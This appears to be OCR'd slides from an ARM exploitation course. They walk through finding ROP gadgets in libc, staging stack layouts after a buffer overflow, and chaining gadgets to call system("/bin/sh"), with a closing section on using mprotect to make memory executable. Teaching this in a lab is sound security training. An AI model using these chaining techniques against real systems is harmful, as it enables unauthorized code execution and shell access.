If we are executing the following gadget and we want to populate `r0` with the number 8 and then jump to address 0x12345678, we need to account for what will be popped off the stack. Continued ...

pop {r0, r2, r3, r4, r5, r7, pc}

Our stack should look like this at the time this instruction gets executed.
0x00000008 -> gets popped into r0, good! (SP, when this instruction gets executed)
0x41414141 -> gets popped into r2, don't care.
0x42424242 -> gets popped into r3, don't care.
0x43434343 -> gets popped into r4, don't care.
0x44444444 -> gets popped into r5, don't care.
0x45454545 -> gets popped into r7, don't care.
0x12345678 -> gets popped into pc, good!

Also, need to consider adjustments to SP in the gadget.
For example, if we controlled the value of r4, and needed in r0, and then wanted to jump to 0x24682468 and use the following gadget, we need to account for everything that would happen to the SP here:

```
mov r0, r4
add sp, #12
pop {r4, r5, r6, r7, pc
```

`r4` gets moved into `r0`, good

This is what our stack should look like at the time we execute this ROP gadget. Notice how we account for the add to `sp` and the pops.
0x41414141 <- SP is here
0x41414141
0x41414141
0x42424242 <- add sp, #12 moves SP here after the second instruction in the gadget, -> gets popped into r4 on the next instruction
0x42424242 -> popped into r5
0x42424242 -> popped into r6
0x42424242 -> popped into r7
0x24682468 -> popped into pc, good!
The following commands will find potential ROP gadgets in libc.
nemo@mako:~/labs/leak$ objdump -d libc-2.31.so | grep -B3 pop
nemo@mako:~/labs/leak$ objdump -d libc-2.31.so | grep $'bx\tr'
nemo@mako:~/labs/leak$ objdump -d libc-2.31.so | grep -B3 $'bx\tr3'
nemo@mako:~/labs/leak$ objdump -d libc-2.31.so | grep -B3 $'bx\tr3' | grep r0

Finding ROP Gadgets

- There are many different ways to find ROP gadgets
  - Scripting with tools like IDA Python, Ghidra, etc
  - Grepping from objdump –d output
  - Using plugins or specialized tools like Ropper

```
nemo@hammerhead:~/labs/leak$ ropper -f libc-2.31.so --search "pop {r1"
[INFO] Load gadgets from cache
...
[INFO] Searching for gadgets: pop {r1

[INFO] File: libc-2.31.so
0x00051ad6 (0x00051ad7): pop {r1, pc};
0x0001b646 (0x0001b647): pop {r1, r2, r3, r4, pc};
0x00041af8 (0x00041af9): pop {r1, r2, r3, r4, r5, r6, pc};
0x0002b696 (0x0002b697): pop {r1, r2, r3, r4, r5, r6, r7}; movs r0, #0; bx lr;
0x000602e4 (0x000602e5): pop {r1, r2, r3, r4, r5, r7, pc};
```


There are different ways to find ROP gadgets. Ideally you want to minimize the number of instructions that you execute with each gadget. This means try to accomplish what you want to do as close to the return (`pop pc`) as possible. Start moving your search further and further away from the `pop` if you can't find what you need close to the `pop`. Be aware of unnecessary instructions in the gadgets that you need to deal with. Simple ROP gadgets can be found by grepping disassembly output or if you need to take things a step further, you can write your own scripts or use one of the many ROP finding tools that are out there.

Ropper is a popular tool that is easy to use. It has been installed in the hammerhead vm and can be used to analyze ARM binaries. Ropper can also be ran interactively. The /quality/ parameters are useful for minimizing the number of unnecessary instructions in a ROP gadget.


nemo@hammerhead:~$ ropper

(ropper)> file /home/nemo/labs/leak/libc-2.31.so
...
[INFO] File loaded.
(libc-2.31.so/ELF/ARMTHUMB)>
(libc-2.31.so/ELF/ARMTHUMB)> help search
search [/<quality>/] <string> - search gadgets.
/quality/ The quality of the gadget (1 = best).The better the quality the less instructions are between the found introduction and return
? any character
% any string
Reference:
https://github.com/sashs/Ropper

The Stack and ROP Chains

- The attacker-controlled stack is the key component for coordinating a ROP chain
  - Providing addresses to direct execution
  - Staging values to be popped into registers

gadget1 (g1)	`pop {r0, r2, r3, r4, r5, r7, pc}`
gadget2 (g2)	`pop {r1, pc}`



The stack is the key component for coordinating ROP. The stack is used to orchestrate the calling and returning of the gadgets. The alignment has to work as the stack pointer is shifted and registers are popped off. The gadgets will be used to piece together executable instructions throughout the program space in order to accomplish our goal. It is usually a good idea to write out what you expect the stack to look like when formulating a ROP chain.

Example – Calling the adder Function with ROP

- Use ROP to call the adder function
  - Move the values 5,6,7,8 into registers r0-r3
  - Redirect execution to the adder function

```
int adder(int a, int b, int c, int d) {

        unsigned int result = a+b+c+d;
        return result;
}
```

GOAL: adder(r0=5, r1=6, r2=7, r3=8)


As an example, let's try to create a ROP chain that will call the `adder` function and pass it the arguments `5,6,7,` and `8`. Recall that if we have less than 4 arguments, they are passed in registers `r0-r3`.

Stay focused on the goal when looking for gadgets. You may need to execute unnecessary instructions that are mixed in with your gadgets, but this is ok as long as they don't disrupt our goal.

Calling adder with ROP – Overflow and Assumptions

- We can overwrite the saved lr and beyond
- We control the stack


GOAL: adder(r0=5, r1=6, r2=7, r3=8)




In this example, we have an overflow, and we can control the input data that will be copied onto the stack, overwriting the saved link register and beyond.

Calling adder with ROP - Gadgets

- How can we use these gadgets to accomplish our goal?






These 2 gadgets will allow us to accomplish our goal. They are not sequential in memory, but since we control which addresses will be popped into `pc`, we can redirect execution to both of these gadgets.

Note: `g1_address` and `g2_address` would be actual 4-byte memory addresses, but we are just using labels in this example.

Calling adder with ROP – ROP Chain (1)

- Our specially crafted stack overflow just before gaining control of execution



g1_address	`pop {r0, r2, r3, r4, r5, r7, pc}`
g2_address	`pop {r1, pc}`


GOAL: adder(r0=5, r1=6, r2=7, r3=8)

This is a short ROP chain. Some ROP chains can be long and complex, but ideally, you want to accomplish the goal as quickly and as efficiently as possible.

Here we have just overflowed the buffer with our data, and the function is getting ready to return by popping `gadget1` into pc, giving us control of execution.

Calling adder with ROP – ROP Chain (2)

- g1_address gets popped off the stack and into the pc register




Now the `gadget1` address has been popped of the stack and the stack pointer has shifted. In the overflow, we staged the following values on the stack. The parentheses show what registers they will be popped into.


After this instruction executes, the following registers will be populated.
r0 = 5 <- part of our goal
r2 = 7 <- part of our goal
r3 = 8 <- part of our goal
r4 = 0x43434343 (CCCC) <- don't care
r5 = 0x43434343 (CCCC) <- don't care
r7 = 0x43434343 (CCCC) <- don't care
pc = gadget2

The address for `gadget2` will be popped into `pc` and execution will be directed there.

Calling adder with ROP – ROP Chain (3)

- Registers set via pop instruction and g2_address gets popped into pc







`Gadget1` allowed us to put some of the pieces together to reach our goal. At this point, we have populated `r0`, `r2`, and `r3` with the correct values. We just need to get a 6 into `r1` and then jump to the `adder` functions since all of the parameters will be populated correctly.

Also, notice that the stack pointer has been shifted down for all of the registers that got popped including the address of `gadget2` getting popped into `pc`. We are now ready to execute `gadget2`.

Calling adder with ROP – ROP Chain (4)


- Value (6) gets popped into r1 and the address of the adder function is popped into pc





`Gadget2` will `pop` a `6` into `r1` and then `pop` the address of the `adder` function into `pc`, redirecting execution there and accomplishing our goal. The `r0-r3` values have been populated and we jump to the `adder` function.

Comparison with Actual Addresses



Here we show the ROP chain with some sample addresses for `gadget1`, `gadget2`, and `adder`.


We don't need it in this example, but remember when jumping to `THUMB` addresses, always jump to the `address+1`, so that the processor knows to interpret the destination address as `THUMB`.

Note: Null bytes are problematic when reading in strings. This example does not take this into account and is only used as an illustration.

Example 2 - Calling System with ROP

- The system function executes the first parameter as a shell command

GOAL: system("/bin/sh")



Next, we are going to look at another example where we use ROP to call the system function to create a shell using "`/bin/sh`". To accomplish this goal, we need to get a pointer to the string "`/bin/sh`" in the `r0` register and then call the system function.

System will execute a shell command. See '`man system`' from a Linux terminal for more information.


Calling System with ROP - Gadgets

- We will use the following gadgets to accomplish the goal

GOAL: system("/bin/sh")

```
mov r0, r4
add sp, #12
pop {r4, r5, r6, r7, pc}
```


```
pop {r4, pc}
```




These gadgets will allow us to accomplish the goal. There may be some more efficient gadgets in our target process memory space but let's work with these as an example.

Calling System with ROP – ROP Chain (1)

- Our crafted stack overflow just before getting control of execution






At this point we have overflowed a buffer and overwritten the saved link register with the address of `gadget1`. We have staged our stack with the buffer we delivered to this vulnerable function.

Calling System with ROP – ROP Chain (2)

- g1_address gets popped into pc




After we pop `gadget1` into pc (instead of the original saved `lr`), the SP shifts and is pointing to `binstr_addr`. This is a static address pointing to `"/bin/sh"` found in the `libc` library by running strings against the shared object file.

```
nemo@mako:~/labs/rop$ ldd rop_target
        linux-vdso.so.1 (0xb6ffd000)
        libc.so.6 => /lib/arm-linux-gnueabihf/libc.so.6 (0xad3c5000)
        /lib/ld-linux-armhf.so.3 (0xb6fd5000)
nemo@mako:~/labs/rop$ strings /lib/arm-linux-gnueabihf/libc.so.6 | grep "/bin/"
/bin/sh
/bin/csh
```

Calling System with ROP (1)

- The first gadget pops the address of "/bin/sh" into r4 and pops g2_address into pc




We pop a pointer to "`/bin/sh`" into `r4` and then `pop` the address of `gadget2` into `pc`. Now we are ready to execute the 3 instructions that make up `gadget2`. Notice that the second instruction is not necessary to accomplish our goal. However, we do need to move `r4` into `r0`, since `r4` holds a pointer to "`/bin/sh`" and we need that in `r0`.

When looking for ROP gadgets, you may have to go a few instructions up (further away from `pop`) to get the functionality that you need. Sometimes you need to accomplish specific things that aren't normally found near `pop` instructions and sometimes ROP gadgets aren't as plentiful in your target's executable memory space.

Calling System with ROP (2)


- The address of "/bin/sh" will be moved (copied) from r4 into r0



The first instruction moves `r4` into `r0`. This is good, because we needed that to happen. No changes are made to the SP for this instruction.

Calling System with ROP (3)


- 12 bytes will get added to the sp register, moving it down the stack



The next instruction adds `12` to the stack pointer. This instruction doesn't matter to us. It doesn't help us with our goal. But we do need to account for this shift. We do this by delivering 12 extra bytes (B's) in our buffer. The only reason we do this is to keep the correct stack alignment.

Calling System with ROP (4)


- Registers r4-r7 will be populated from the stack, but will not be needed for our exploit




After adding 12 bytes to SP, it now points to a bunch of Cs, and we are ready to execute the last instruction in `ROP gadget2`. `ROP gadget2` will pop values into `r4-r7`. We don't really care about these values; we were only interested in moving `r4` into `r0`. But we still need to maintain the right alignment so that we can control `pc` during this final pop instruction. When this instruction executes `r4-r7` get populated with C's and the system address gets popped into `pc`.

Calling System with ROP (5)

- The address for the system function is popped into pc and executed!





When system gets popped into `pc`, we already have `r0` populated with the "`/bin/sh`" string and we successfully accomplish our goal and start up a new shell.

Unnecessary Instructions

- Try to find gadgets close to returns (i.e., pop)
- You can't always find the instruction you need just before a return
- Make sure to account for
  - Changes to registers
  - Shifting of the stack
  - Valid addresses required to prevent access violations

For example: If you control the value in r4 and need to use this gadget to populate r0, what would you need to account for in the gadget below?

```
mov     r0, r4
add     r3, pc
ldr     r3, [r3, #0]
str     r7, [r5, r3]
add     sp, #12
pop     {r4, r5, r6, r7, pc}
```


Here is another example with some unnecessary instructions. Again, let's say we need to move the contents of `r4` into `r0`. We get this with the first instruction, but we need to make it all the way down to the `pop`, so that we can maintain control and pop our next gadget into `pc`.

We talked about having values to be popped into registers even if we don't need them and we also already looked at an example where `sp` was shifted by adding to it.

But we also need to consider instructions like this one:

```
str  r7, [r5, r3]
```

Here, the processor is expecting `r5+r3` to hold a valid address. If the combination of these two registers is not valid, an error will occur and the process will crash. Also, since it is a `str` (store register) instruction, the address must be writeable. Ideally, you wouldn't need to use a `ROP` gadget as complex as this one, but if you do, look out for little gotchas like this one that can come up due to needing to use valid addresses.

This ROP gadget was found using the following command

```
nemo@mako:~/labs/leak$ objdump -d libc-2.31.so | grep -B 5 pop
```

```
 54da2:       4620            mov     r0, r4
 54da4:       447b            add     r3, pc
 54da6:       681b            ldr     r3, [r3, #0]
 54da8:       50ef            str     r7, [r5, r3]
 54daa:       b003            add     sp, #12
 54dac:       bdf0            pop     {r4, r5, r6, r7, pc}
```

Mprotect

- Mprotect can be used to change the access protections on a region of memory

```
mprotect(void *addr, size_t len, int prot)
```

```
addr - start address of the memory region to be modified
   This parameter must be page aligned and will typically end in 0x000
len  - range of memory to modify
prot - access flags to be applied
   Flags are to be bitwise or'd with one another
   To set Read Write Execute (RWX) protections, use 7
```


Run "`man mprotect`" from a linux terminal for more information.

The first parameter (`addr`) must be page aligned. This means the address will typically end in 0x000. Depending on your target, this may be problematic for your exploit since it requires a null byte. If the address is not page aligned, the call to `mprotect` will fail.

The definitions below are from: https://github.com/lattera/glibc/blob/master/bits/mman.h

#define PROT_NONE 0x00 /* No access. */

#define PROT_READ 0x04 /* Pages can be read. */

#define PROT_WRITE 0x02 /* Pages can be written. */

#define PROT_EXEC 0x01 /* Pages can be executed. */

